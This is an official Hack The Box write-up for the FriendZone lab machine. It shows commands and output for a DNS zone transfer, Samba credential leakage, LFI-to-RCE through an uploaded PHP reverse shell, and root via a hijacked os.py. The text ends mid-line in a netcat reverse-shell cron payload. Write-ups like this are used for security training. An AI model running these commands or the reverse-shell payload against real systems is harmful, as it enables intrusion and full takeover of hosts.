Hack The Box
PEN-TESTING LABS

FriendZone

13th May 2019 / Document No D19.100.25

Prepared By: MinatoTW

Machine Author: askar

Difficulty: Easy

Classification: Official

SYNOPSIS

FriendZone is an easy difficulty Linux box which needs fair amount enumeration. By doing a zone transfer vhosts are discovered. There are open shares on samba which provides credentials for an admin panel. From there, an LFI is found which is leveraged to get RCE. A cron is found running which uses a writable module, making it vulnerable to hijacking.

Skills Required

- Enumeration
- DNS zone transfer

Skills Learned

- Module hijacking

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.123 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.123
```


```
PORT   STATE SERVICE

21/tcp   open   ftp
22/tcp   open   ssh
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp   open   domain
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp   open   http
|_http-title: Friend Zone Escape software
139/tcp open   netbios-ssn
443/tcp open   https
|_http-title: FriendZone escape software
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODE
RED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
```

FTP is open but without anonymous login. We have DNS open and the certificate shows friendzone.red as the commonname.

DNS

As we have a vhost known already, let's use it to do zone transfers. We can use the dig utility to achieve this.

```
dig axfr friendzone.red @10.10.10.123
```



```
root@Ubuntu:~/Documents/HTB/FriendZone# dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.11.5-P1-1ubuntu2.3-Ubuntu <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 174 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Sat May 11 11:39:52 IST 2019
;; XFR size: 8 records (messages 1, bytes 289)
```


The results contain three new sub-domains i.e administrator1.friendzone.red, hr.friendzone.red and uploads.friendzone.red. Add them to the hosts file for further enumeration.

SAMBA

Lets use enum4linux to enumerate the Samba shares.

```
enum4linux 10.10.10.123
```

While running it discovers three shares.




```
 ==========================================
|    Share Enumeration on 10.10.10.123    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
```

The path for Files is defined as /etc/Files. This might be useful later.

Let's connect to the shares to view the contents.

```
smbclient -N \\\\10.10.10.123\\general
```




```
root@Ubuntu:~/Documents/HTB/FriendZone# smbclient -N \\\\10.10.10.123\\general
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jan 17 01:40:51 2019
  ..                                  D        0  Thu Jan 24 03:21:02 2019
  creds.txt                           N       57  Wed Oct 10 05:22:42 2018

                9221460 blocks of size 1024. 6422716 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> 
```

A file creds.txt is found, download it using get. Reading the file,


```
$ cat creds.txt
creds for the admin THING:
admin:WORKWORKHhallelujah@#
```

Connecting to the Development share, it appears to be empty. However, we can upload files to the share.



```
root@Ubuntu:~/Documents/HTB/FriendZone# smbclient -N \\\\10.10.10.123\\Development
Try "help" to get a list of possible commands.
smb: \> put tmp.txt
putting file tmp.txt as \tmp.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> 
```

We get access denied when trying to read the Files share.




```
root@Ubuntu:~/Documents/HTB/FriendZone# smbclient -N \\\\10.10.10.123\\Files
tree connect failed: NT_STATUS_ACCESS_DENIED
root@Ubuntu:~/Documents/HTB/FriendZone# 
```

APACHE

Apache is running on both HTTP and HTTPS.

HTTP


Navigating to HTTP we have a page with an image.



Have you ever been friendzoned ?

HTTPS

After accepting the certificate we land on a page with an image.



Ready to escape from friend zone !

Let's examine the vhosts we found earlier.

```
echo '10.10.10.123      friendzone.red administrator1.friendzone.red
hr.friendzone.red  uploads.friendzone.red' >> /etc/hosts
```


Navigating to https://administrator.friendzone.red we find a login page.

GOBUSTER

Run gobuster on the administrator vhost with php as extension.


```
gobuster -w directory-list-2.3-medium.txt -t 50 -k -u
https://administrator1.friendzone.red/ -x php
```

After a while,



```
root@Ubuntu:~/Documents/HTB/FriendZone# gobuster -w directory-list-2.3-medium.txt -t 50 -k -u https://administrator1.friendzone.red/ -x php

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://administrator1.friendzone.red/
[+] Threads      : 50
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/05/11 11:53:43 Starting gobuster
=====================================================
/images (Status: 301)
/login.php (Status: 200)
/dashboard.php (Status: 200)
/timestamp.php (Status: 200)
```

It finds login, dashboard and timestamp.php. Hitting dashboard.php redirects us to login but if we check timestamp.php.



https://administrator1.friendzone.red/timestamp.php


Final Access timestamp is 1557559581

We get a message with the current timestamp.

EXPLOITING LFI

Trying the credentials “admin:WORKWORKHhallelujah@#” obtained from the share earlier we are logged in.


After logging in the page asks us to visit /dashboard.php.



https://administrator1.friendzone.red/login.php

Login Done ! visit /dashboard.php

Going to the dashboard we come across this,



Smart photo script for friendzone corp !


lealing with a beginner php developer and the application is n

image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

Lets try what the page says as default - image_a.jpg&pagename=timestamp.



Smart photo script for friendzone corp !


* Note : we are dealing with a beginner php developer and the application is

Something went worng ! , the script include wr

Final Access timestamp is 1557559403

We get an image and an output similar to the timestamp.php page we found earlier. So maybe the page is including timestamp.php and executing it.

Lets try including another php file like login.php,



Something went


Wrong !

We see Wrong! As the output which the login page returns in case of a failed login. Lets leverage this LFI to gain RCE as the page is executing php code.

FOOTHOLD

From earlier enumeration we know that the Development share was writable and that the path for the Files share is /etc/Files. Let's assume the path for Development share to be /etc/Development and upload a shell. Use this php reverse shell and change the IP and port.

Upload it to the share using smbclient.




```
root@Ubuntu:~/Documents/HTB/FriendZone# smbclient -N \\\\10.10.10.123\\Development
Try "help" to get a list of possible commands.
smb: \> put php-reverse-shell.php
putting file php-reverse-shell.php as \php-reverse-shell.php (6.1 kb/s) (average 6.1 kb/s)
smb: \>
```

Now hitting,

```
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename
=/etc/Development/php-reverse-shell
```

Should trigger our reverse shell.



```
root@Ubuntu:~/Documents/HTB/FriendZone# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from friendzone.red 42744 received!
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x8
 09:34:13 up 2 days, 13:11,  0 users,  load average: 0.01, 0.14, 0.49
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

And we have a shell as www. Get a tty shell using,

```
python -c "import pty; pty.spawn('/bin/bash')"
```


PRIVILEGE ESCALATION

CRON ENUMERATION

Let's use pspy to enumerate the running crons and processes. Download it and upload it to the development share and execute it.

```
cd /tmp
cp /etc/Development/pspy64s .
chmod +x pspy64s
./pspy64s
```

After a while we find a script running as root,



```
UID=0     PID=27002  |
UID=0     PID=27009  | /usr/bin/python /opt/server_admin/reporter.py
UID=0     PID=27008  | /bin/sh -c /opt/server_admin/reporter.py
UID=0     PID=27007  | /usr/sbin/CRON -f
```

Let's check it out.

```
#!/usr/bin/python
import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from
admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub
scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```


There's nothing unusual about the script and everything is commented out. So it doesn't seem to be exploitable.

LINENUM

Having found nothing in the cron script, lets run LinEnum.sh to enumerate further. Download it and upload it to the share and then execute it with thorough tests enabled.

```
cd /tmp
cp /etc/Development/LinEnum.sh .
chmod +x LinEnum.sh
./LinEnum.sh -t 1
```

While running it finds some world writable files,



```
[-] Files not owned by user but writable by group:
-rwxrw-rw- 1 nobody nogroup 45639 May 11 09:45 /etc/Development/LinEnum.sh
-rwxrw-rw- 1 nobody nogroup 935452 May 11 09:38 /etc/Development/pspy64s
-rwxrw-rw- 1 nobody nogroup 5493 May 11 09:32 /etc/Development/php-reverse-shell.php
-rwxrw-rw- 1 nobody nogroup 4 May 11 08:49 /etc/Development/tmp.txt
-rwxrwxrwx 1 root root 25910 Jan 15 22:19 /usr/lib/python2.7/os.py
```

Apart from the files in the share we have /usr/lib/python2.7/os.py. The reporter.py script from the crontab imports this script. So, if we write code to os.py, we can hijack it's execution. This is known a module hijacking.

Lets overwrite the crontab with a malicious one. Create a file os.py with contents and upload it to the share.


```
shell = '''
* * * * *   root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 
